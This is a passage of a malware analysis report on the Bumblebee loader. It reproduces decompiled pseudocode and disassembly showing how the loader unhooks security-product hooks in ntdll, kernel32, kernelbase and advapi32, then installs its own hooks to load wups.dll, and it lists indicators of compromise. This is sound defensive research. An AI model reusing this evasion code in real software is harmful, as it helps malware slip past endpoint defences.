Functions in ntdll.dll checked for existing hooks

```
.data:100090E8                  ; "CreateFileA"
.data:100090EC  dd offset aCreatefilemapp_0 ; "CreateFileMappingA"
.data:100090F0  dd offset aCreatemailslot ; "CreateMailslotA"
.data:100090F4  dd offset aCreatemailslot_0 ; "CreateMailslotW"
.data:100090F8  dd offset aCreatenamedpip ; "CreateNamedPipeA"
.data:100090FC  dd offset aCreatenamedpip_0 ; "CreateNamedPipeW"
.data:10009100  dd offset aCreateprocessa ; "CreateProcessA"
.data:10009104  dd offset aCreateprocessi ; "CreateProcessInternalA"
.data:10009108  dd offset aCreateprocessi_0 ; "CreateProcessInternalW"
.data:1000910C  dd offset aCreateprocessw ; "CreateProcessW"
.data:10009110  dd offset aCreateremoteth ; "CreateRemoteThread"
.data:10009114  dd offset aFindfirstfilee ; "FindFirstFileExA"
.data:10009118  dd offset aFindfirstfilee_0 ; "FindFirstFileExW"
.data:1000911C  dd offset aLoadlibrarya ; "LoadLibraryA"
.data:10009120  dd offset aLoadlibrarywmo ; "LoadLibraryWMoveFileWithProgressAMoveFi"...
.data:10009124  dd offset aBasethreadinit ; "BaseThreadInitThunk"
.data:10009128  dd offset aRtlinstallfunc ; "RtlInstallFunctionTableCallback"
.data:1000912C  dd offset aWinexec      ; "WinExec"
```

Functions in kernel32.dll checked for existing hooks

In kernelbase32.dll following functions are checked for any already existing hooks:

```
.data:10009138                  ; DATA XREF: sub_100060C0+191↑o
.data:10009138                  ; "CreateFileMappingNumaW"
.data:1000913C  dd offset aCreatefilemapp_1 ; "CreateFileMappingW"
.data:10009140  dd offset aCreatefilew   ; "CreateFileW"
.data:10009144  dd offset aClosehandle   ; "CloseHandle"
.data:10009148  dd offset aOpenthread    ; "OpenThread"
.data:1000914C  dd offset aGetprocaddress ; "GetProcAddress"
.data:10009150  dd offset aCreateremoteth_0 ; "CreateRemoteThread"
.data:10009154  dd offset aCreateremoteth_1 ; "CreateRemoteThreadEx"
.data:10009158  dd offset aCreatethread ; "CreateThread"
.data:1000915C  dd offset aFindfirstfilea ; "FindFirstFileA"
.data:10009160  dd offset aFindfirstfilew ; "FindFirstFileW"
.data:10009164  dd offset aHeapcreate    ; "HeapCreate"
.data:10009168  dd offset aLoadlibraryexa ; "LoadLibraryExA"
.data:1000916C  dd offset aLoadlibraryexw ; "LoadLibraryExW"
.data:10009170  dd offset aMapviewoffile ; "MapViewOfFile"
.data:10009174  dd offset aMapviewoffilee ; "MapViewOfFileEx"
.data:10009178  dd offset aQueueuserapc ; "QueueUserAPC"
.data:1000917C  dd offset aSleepex       ; "SleepEx"
.data:10009180  dd offset aVirtualalloc ; "VirtualAlloc"
.data:10009184  dd offset aVirtualallocex ; "VirtualAllocEx"
.data:10009188  dd offset aVirtualprotect_1 ; "VirtualProtect"
.data:1000918C  dd offset aVirtualprotect_2 ; "VirtualProtectEx"
.data:10009190  dd offset aWriteprocessme_0 ; "WriteProcessMemory"
.data:10009194  dd offset aGetmodulehandl ; "GetModuleHandleW"
```

Functions in kernelbase32.dll checked for existing hooks

```
.data:10009000 off_10009000    dd offset aCryptimportkey
.data:10009000                  ; DATA XREF: sub_100060C0+1DD↑o
.data:10009000                  ; "CryptImportKey"
.data:10009004  dd offset aCryptduplicate ; "CryptDuplicateKey"
.data:10009008  dd offset aLogonusera    ; "LogonUserA"
.data:1000900C  dd offset aLogonuserexa ; "LogonUserExA"
.data:10009010  dd offset aLogonuserexw ; "LogonUserExW"
.data:10009014  dd offset aLogonuserw    ; "LogonUserW"
```

Functions in advapi32.dll checked for existing hooks

The Unhooking Mechanism

The unhooking process involves the following steps:

- The module retrieves handles to target DLLs via the *GetModuleHandleW API*. The handle returned by the API is for the DLL loaded in the memory by the malware process, i.e. the process responsible for executing the bumble loader, which is *rundll32.exe*.
- Then the malware constructs the absolute path for target DLLs via the *LetSystemDirectoryA* API, to access the system32 directory, where all system DLLs are located.
- A pointer to *NtProtectVirtualMemory* is computed following the DLL path generation.
- Function *sub_10005B90* is called to do the unhooking. Parameters passed to the function are:
    - First Arg: Absolute path to target DLL
    - Second Arg: Handle to already loaded target DLL
    - Third Arg: Offset to array holding target functions exported by the target DLL
    - Fourth Arg: Null
    - Fifth Arg: Pointer to NtProtectVirtualMemory

```
strcpy(ProcName, "LetSystemDirectoryA");
ptr_LetSystemDirectory = 0;
kernel32_handle = GetModuleHandleW(L"kernel32.dll");
ntdll_handle = GetModuleHandleW(L"ntdll.dll");
kernelbase_handle = GetModuleHandleW(L"kernelbase.dll");
advapi32_handle = GetModuleHandleW(L"advapi32.dll");
ProcName[0] = 71;
ptr_LetSystemDirectory = GetProcAddress(kernel32_handle, ProcName);
result = 1;
ProcName[0] = 49;
ptr_NtProtectVirtualMemory = 0;
if ( ptr_LetSystemDirectory )
{
  if ( ntdll_handle )
  {
    (ptr_LetSystemDirectory)(String1, 259);
    lstrcatA(String1, L"\\");
    lstrcatA(String1, "ntdll.dll");
    ptr_NtProtectVirtualMemory = sub_100059B0(String1);
    result = sub_10005B90(String1, ntdll_handle, off_10009020, 0, ptr_NtProtectVirtualMemory);
  }
  if ( kernel32_handle )
  {
    (ptr_LetSystemDirectory)(String1, 259);
    lstrcatA(String1, "\\");
    lstrcatA(String1, "kernel32.dll");
    result = sub_10005B90(String1, kernel32_handle, off_100090E8, 0, ptr_NtProtectVirtualMemory);
  }
  if ( kernelbase_handle )
  {
    (ptr_LetSystemDirectory)(String1, 259);
    lstrcatA(String1, "\\");
    lstrcatA(String1, "kernelbase.dll");
    result = sub_10005B90(String1, kernelbase_handle, off_10009138, 0, ptr_NtProtectVirtualMemory);
  }
  if ( advapi32_handle )
  {
    (ptr_LetSystemDirectory)(String1, 259);
    lstrcatA(String1, "\\");
    lstrcatA(String1, "advapi32.dll");
    result = sub_10005B90(String1, advapi32_handle, off_10009000, 0, ptr_NtProtectVirtualMemory);
  }
  if ( ptr_NtProtectVirtualMemory )
    result = VirtualFree(ptr_NtProtectVirtualMemory, 0, 0x8000u);
}
return result;
```

Steps for Unhooking Mechanism

Function sub_10005B90 performs the following operations:

- Maps fresh copy of the target DLL from the hard disk to address space of the malware process via functions *CreateFileA*, *CreateFileMappingA,* and *MapViewOfFile*.
- Calls function *sub_10005D40* to perform unhooking. The following data is passed to the function:
  - First Arg: Mapped Address of fresh copy of DLL
  - Second Arg: Same as sub_10005B90
  - Third Arg: Same as sub_10005B90
  - Fourth Arg: Same as sub_10005B90
  - Fifth Arg: Same as sub_10005B90

- After unhooking, the mapped view is released via the *UnMapViewOfFile* API.

```
Mapped_DLL_BaseAddress = 0;
v14 = 0;
hObject = 0;
strcpy(ProcName, "2reateFileA");
strcpy(v6, "3reateFileMappingA");
strcpy(v7, "4apViewOfFile");
kernel32_handle = GetModuleHandleW(L"kernel32.dll");
ProcName[0] = 67;
CreateFileA_addr = GetProcAddress(kernel32_handle, ProcName);
ProcName[0] = 52;
v6[0] = 67;
CreateFileMappingA_addr = GetProcAddress(kernel32_handle, v6);
v6[0] = 55;
v7[0] = 77;
MapViewOfFile_addr = GetProcAddress(kernel32_handle, v7);
v7[0] = 48;
v14 = (CreateFileA_addr)(a1, 0x80000000, 1, 0, 3, 0, 0);
if ( v14 != -1 )
{
  hObject = (CreateFileMappingA_addr)(v14, 0, 16777218, 0, 0, 0);
  if ( hObject != -1 )
  {
    Mapped_DLL_BaseAddress = (MapViewOfFile_addr)(hObject, 4, 0, 0, 0);
    sub_10005D40(Mapped_DLL_BaseAddress, dll_handle, offset_function_list, a4, ptr_NtProtectVirtualMemory);
  }
}
UnmapViewOfFile(Mapped_DLL_BaseAddress);
CloseHandle(hObject);
return CloseHandle(v14);
}
```

Operations performed by function sub_10005B90

The logic used for unhooking is straightforward. The malware compares the target function in the loaded module in memory against the function defined in the mapped module via *MapViewOfFile*. If both the codes don't match, the content from the mapped module is written to the loaded module, to restore the state to that of the mapped version from the hard disk.


The malware goes through the exports of the loaded DLL and performs a string match against the set of function names stored as an array in a loop. The sub_10005930 is responsible for string matching.

```
while ( *(offset_function_list + 4 * v45) )// checks for string match
{
  v34 = lstrlenA(*(offset_function_list + 4 * v45));
  if ( v34 <= v35 )
    v33 = v34;
  else
    v33 = v35;
  if ( !sub_10005930(lpString, *(offset_function_list + 4 * v45), v33) )
  {
    v48 = 1;
    break;
  }
  ++v45;
}
```

String match against the set of function names

When the function name in the array of the malware matches the exported function from the loaded module, the flag is set to [v8] and breaks from the loop. This occurs in the following steps:

- The malware stores the addresses of functions from both modules(loaded and mapped).
- Then the loaded and mapped function codes are checked for hooks, by identifying dissimilarities in the code. If the loaded code is the same as the mapped one, it breaks from the loop and continues to iterate through the remaining functions.



Malware matches the exported function

If the loaded code is not the as same as the mapped code, then the following operations are performed by the malware for unhooking:

- *VirtualQueryEx* API is called to retrieve the base address of the page containing the target function.
- Then *NtProtectVirtualMemory* API is used for changing permissions of the page containing the function code (READ_WRITE_EXECUTE).
- *VirtualQuery* is used again to check for permission; whether the page is writable or not.
- Function *sub_10005890* is called to restore the loaded module with the contents of the mapped module. Now the functions in the mapped and loaded modules are in the same state.

```
if ( v39 )                    // if not same then unhooks
{
  v23 = 0;
  NtProtectVirtualMemory_ptr = ptr_NtProtectVirtualMemory;
  Buffer.BaseAddress = 0;
  Buffer.AllocationBase = 0;
  Buffer.AllocationProtect = 0;
  Buffer.RegionSize = 0;
  Buffer.State = 0;
  Buffer.Protect = 0;
  Buffer.Type = 0;
  loadded_module = loaded_code;
  hCurrProcess = GetCurrentProcess();
  if ( VirtualQueryEx(hCurrProcess, loadded_module, &Buffer, 0x1Cu) == 28 )
  {
    v22 = 4096;
    loaded_module_baseAddr = Buffer.BaseAddress;
    v6 = GetCurrentProcess();
    if ( !NtProtectVirtualMemory_ptr(v6, &loaded_module_baseAddr, &v22, 64, &v23) )
    {
      VirtualQuery(loaded_code, &v8, 0x1Cu);
      if ( v8.Protect == 64 )
        sub_10005890(loaded_code, mapped_code, v39);// unhooks any hooks and restores code
    }
  }
}
```

Malware does not match the exported function

After clearing all the hooks in the selected functions, the malware installs hooks.

Functions *RaiseFailFastException* from kernel32.dll and *api-ms-win-core-errorhandling-l1-1-2.dll* are hooked. Then the detour function *sub_100057F0* hijacks the control flow when the above functions are called by the system after hooking is done by the malware.

```
dword_100091B0[dword_100091F0++] = sub_100045E0(
                                     "kernel32.dll",
                                     "RaiseFailFastException",
                                     sub_100057F0,
                                     &unk_10009234,
                                     0);
dword_100091B0[dword_100091F0++] = sub_100045E0(
                                     "api-ms-win-core-errorhandling-l1-1-2.dll",
                                     "RaiseFailFastException",
                                     sub_100057F0,
                                     &unk_10009234,
                                     1);
```

Installing hooks

Function *sub_100057F0* simply returns the call.

```
void __stdcall sub_100057F0(int a1, int a2, int a3)
{
  ;
}
```

Function sub_100057F0

The embedded DLL has a hooking strategy similar to that of the Bumblebee loader. Various functions used by the system, while loading a DLL module, are hooked and *wups.dll* is loaded to trigger the chain.


```
                                        1);
RtlInitUnicodeString(&DestinationString, L"wups.dll");
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwMapViewOfSection, sub_10004C50, &dword_10009200);
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwOpenSection, sub_10004FF0, &dword_10009214);
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwCreateSection, sub_10004BC0, &dword_1000920C);
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwOpenFile, sub_10004F20, &dword_100091F8);
dword_100091F4 = GetCurrentThreadId();
v11 = LdrLoadDll(0, 0, &DestinationString, &hModule);
```

Hooking of the functions used while loading DLL and loading of wups.dll

Target API	Detour Function
ZwMapViewOfSection	sub_10004C50
ZwOpenSection	sub_10004FF0
ZwCreateSection	sub_10004BC0
ZwOpenFile	sub_10004F20

Code Upgrades In The Wild

After analyzing many samples in the wild we observed code modifications in the loader.



Prominent code modifications done in Bumblebee loader ever since its discovery

The extreme left sample in the image above is the one we have covered in this report. As we can see from the logic flow of the loader, the malware developer has modified the loader code in the other two samples. All the samples observed in the wild are 64 bit DLL modules with an exported function that has a randomly generated string as the function name. This can be justified by the fact that code plays a major role in whether the malware is detected by security products. To circumvent this hurdle, malware developers make changes to the code and the malware design.

Newer loader samples in the wild contain various payloads, such as cobaltStrike beacons and Meterpreter shells, unlike the custom bumblebee payload seen in the first generation.

Indicators of Compromise (IoCs)

Binary
f98898df74fb2b2fad3a2ea2907086397b36ae496ef3f4454bf6b7125fc103b8
IPv4
45.147.229.23:443

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


- 
- 
- 

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